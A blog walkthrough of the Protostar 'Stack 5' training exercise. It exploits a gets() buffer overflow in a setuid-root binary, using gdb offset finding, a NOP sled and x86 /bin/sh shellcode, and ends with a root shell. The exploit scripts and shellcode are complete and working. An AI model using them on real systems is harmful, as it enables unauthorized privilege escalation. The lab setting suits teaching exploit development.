
bigb0ss
May 12, 2020 · 4 min read · Member-only · Listen

[ExpDev] Exploit Exercise | Protostar | Stack 5

Stack 5 (Stack Buffer Overflow)

This is a standard buffer overflow exploit, and we will be using a shellcode to get the first root shell.

- Link: https://exploit-exercises.lains.space/protostar/stack5/



Source code

(stack5.c)

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
  char buffer[64];

  gets(buffer);
}
```

Things to note

- `gets(buffer);` : The vulnerable func. It reads a line from stdin but it doesn't check for buffer overrun → which can be vulnerable to BOF type of attacks.
- `char buffer[64];` : This limits our buffer length as 64 bytes. → which we can enter more than 64 bytes to cause a BOF.

Exploit

The program is really simple that it will just take whatever input we supply.

Finding Offset

Let's create a python script to find the offset value where we can control EIP:

```
#!/usr/bin/python

padding = "A" * 70
padding+= "BBBBCCCCDDDDEEEEFFFFGGGG"

print padding
```

Then, create an output of the exploit into a file so that we can run it with gdb.

```
$ python exp.py > /tmp/stack5/exploit
```

Now, run the gdb and supply the exploit file.

```
$ gdb -q stack5
  Reading symbols from /opt/protostar/bin/stack5...done.
(gdb) break * main
  Breakpoint 1 at 0x80483c4: file stack5/stack5.c, line 7.
(gdb) set disassembly-flavor intel
(gdb) disassemble main
  Dump of assembler code for function main:
  0x080483c4 <main+0>: push   ebp
  0x080483c5 <main+1>: mov    ebp,esp
  0x080483c7 <main+3>: and    esp,0xfffffff0
  0x080483ca <main+6>: sub    esp,0x50
  0x080483cd <main+9>: lea    eax,[esp+0x10]
  0x080483d1 <main+13>: mov    DWORD PTR [esp],eax
  0x080483d4 <main+16>: call   0x80482e8 <gets@plt>
  0x080483d9 <main+21>: leave
  0x080483da <main+22>: ret
  End of assembler dump.
(gdb) r < /tmp/stack5/exploit
  Starting program: /opt/protostar/bin/stack5 < /tmp/stack5/exploit

  Breakpoint 1, main (argc=1, argv=0xbffff854) at stack5/stack5.c:7
  7 stack5/stack5.c: No such file or directory. in stack5/stack5.c
(gdb) continue
  Continuing.

  Program received signal SIGSEGV, Segmentation fault.
  0x44444343 in ?? ()
```

"0x43" and "0x44" are each "C" and "D" in ASCII representations. Therefore the offset is 76 (= 70 + "BBBBCC").

```
...
(gdb) continue
  Continuing.

  Program received signal SIGSEGV, Segmentation fault.
  0x44444343 in ?? ()

(gdb) info registers
  eax            0xbffff760 -1073744032
  ecx            0xbffff760 -1073744032
  edx            0xb7fd9334 -1208118476
  ebx            0xb7fd7ff4 -1208123404
  esp            0xbffff7b0 0xbffff7b0
  ebp            0x43434242 0x43434242
  esi            0x0 0
  edi            0x0 0
  eip            0x44444343 0x44444343  <---- EIP Overflowed
  eflags          0x210246 [ PF ZF IF RF ID ]
```


Also, now we can control the EIP at crash, meaning we can jump to any locations in the stack where we wish to.

Code Execution

Different from the previous exercises, there is no winning statement that we can jump to. Instead, we can introduce our own shellcode on the stack and execute it.

But one thing to keep in mind is that the stack addresses get changed depending on `PWD=` environment variables. In order to avoid this, we can simply add a couple of NOP (no-operation) sleds (= \x90) before our shellcode and point our EIP to middle of NOPs. We can confirm that with the following PoC script:

```
[exploit.py]

#!/usr/bin/python

import struct

### Offset
padding = "A" * 76

### EIP --> Middle of Random NOPs
eip = struct.pack("I", 0xbffff7cc)

### Adding NOP Sleds
nop = "\x90" * 80

### Adding int3 (= Breakpoint)
payload = "\xCC" * 4

print padding + eip + nop + payload
```



```
(gdb) x/40wx $esp
0xbffff7ac:     0xbffff7cc      0x90909090      0x90909090      0x90909090
0xbffff7bc:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff7cc:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff7dc:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff7ec:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff7fc:     0x90909090      0xcccccccc      0x00000000      0x00000001
0xbffff80c:     0x08048310      0x00000000      0xb7ff6210      0xb7eadb9b
0xbffff81c:     0xb7ffeff4      0x00000001      0x08048310      0x00000000
0xbffff82c:     0x08048331      0x080483c4      0x00000001      0xbffff854
0xbffff83c:     0x080483f0      0x080483e0      0xb7ff1040      0xbffff84c
(gdb) c
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
0xbffff801 in ?? ()
(gdb) x 0xbffff801
0xbffff801:     0x00cccccc
```


As intended, once our EIP landed on a middle of NOPs, it continued and hit the `0xbffff801` with our int3 (\xCC) breakpoints.

Shellcode

We can now update our `exploit.py` script to add a shellcode to get an interactive shell as the "root" user. (All the programs are setuid bit as root)


```
user@protostar:/tmp/stack5$ ls -la /opt/protostar/bin/stack5
-rwsr-xr-x 1 root root 22612 Nov 24  2011 /opt/protostar/bin/stack5
```

```
[exploit.py]

#!/usr/bin/python

import struct

padding = "A" * 76

eip = struct.pack("I", 0xbffff7cc)

nop = "\x90" * 80

### http://shell-storm.org/shellcode/files/shellcode-811.php
### Used a shellcode (x86 '/bin/sh') found in the Internet

shellcode = ("\x31\xc0\x50\x68\x2f\x2f\x73" +
             "\x68\x68\x2f\x62\x69\x6e\x89" +
             "\xe3\x89\xc1\x89\xc2\xb0\x0b" +
             "\xcd\x80\x31\xc0\x40\xcd\x80")

print padding + eip + nop + shellcode
```


When we run our payload,

```
$ python exploit.py > /tmp/stack5/exploit
$ cat /tmp/stack5/exploit | ./stack5
```

It actually doesn't do anything. It is because the `/bin/sh` shell expects stdin; however, there is no stdin when we execute our exploit, so it close immediately.

One trick what we can do is we can append `cat` command with our exploit script to make it wait for stdin on the run time:

```
$ (python exploit.py; cat) | /opt/protostar/bin/stack5
```



```
user@protostar:/tmp/stack5$ (python exploit.py; cat) | /opt/protostar/bin/stack5
id
uid=1001(user) gid=1001(user) euid=0(root) groups=0(root),1001(user)
whoami
root

success! :)
```

When we run it, we can successfully open up a `/bin/sh` shell with root privilege. Thanks for reading!

Next challenge:

- Stack 6 — Stack-based BOF: ROP (ret2libc)